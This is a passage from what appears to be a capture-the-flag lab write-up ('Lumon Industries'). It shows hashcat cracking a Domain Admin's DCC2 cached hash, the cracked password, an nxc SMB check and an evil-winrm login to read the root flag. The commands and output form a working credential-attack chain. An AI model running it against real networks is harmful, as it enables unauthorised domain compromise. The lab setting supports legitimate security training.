
Looking for the users we dumped to find which one is worth cracking, and we find that hellye is part of the Domain Admins group so let's crack it
This is a DCC2 hash which means DC cached it isn't NTLM hash that we can use directly that's why we need to crack it first As you can see it takes a while but it does crack eventually
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ hashcat -a 0 -m 2100 hellye.DCC2 --user /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
< SNIP>

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: $DCC2$10240#hellye#62da21b55a047cda1bf1bebb132e48c9
Time.Started.....: Tue Aug 18 22:04:17 2026 (5 mins, 41 secs)
Time.Estimated...: Tue Aug 18 23:09:36 2026 (59 mins, 38 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3661 H/s (10.54ms) @ Accel:384 Loops:512 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 1244160/14344385 (8.67%)
Rejected.........: 0/1244160 (0.00%)
Restore.Point....: 1244160/14344385 (8.67%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9728-10239
Candidate.Engine.: Device Generator
Candidates.#1....: sxyquin -> swindon24
Hardware.Mon.#1..: Util:100%

$DCC2$10240#hellye#62da21b55a047cda1bf1bebb132e48c9:Security&system

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: $DCC2$10240#hellye#62da21b55a047cda1bf1bebb132e48c9
Time.Started.....: Tue Aug 18 22:04:17 2026 (9 mins, 38 secs)
Time.Estimated...: Tue Aug 18 22:13:55 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3621 H/s (13.64ms) @ Accel:384 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2092800/14344385 (14.59%)
Rejected.........: 0/2092800 (0.00%)
Restore.Point....: 2092032/14344385 (14.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9728-10239
Candidate.Engine.: Device Generator
Candidates.#1....: SexyThang -> Samxxx
Hardware.Mon.#1..: Util: 77%

Started: Tue Aug 18 22:04:15 2026
Stopped: Tue Aug 18 22:13:57 2026
Validating the user
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb DC01 -u hellye -p 'Security&system'
SMB 10.0.18.181 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:lumons.hacksmarter) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.0.18.181 445 DC01 [+] lumons.hacksmarter\hellye:Security&system (Pwn3d!)
And we get the root flag as you can see
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ evil-winrm -i DC01 -u hellye -p 'Security&system'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\hellye\Documents> ls ..\Desktop
*Evil-WinRM* PS C:\Users\hellye\Documents> type ..\..\Administrator\Desktop\root.txt
90e665d4238a5b6a4e6948d09520f5c3
*Evil-WinRM* PS C:\Users\hellye\Documents> exit

Info: Exiting with code 0
Path
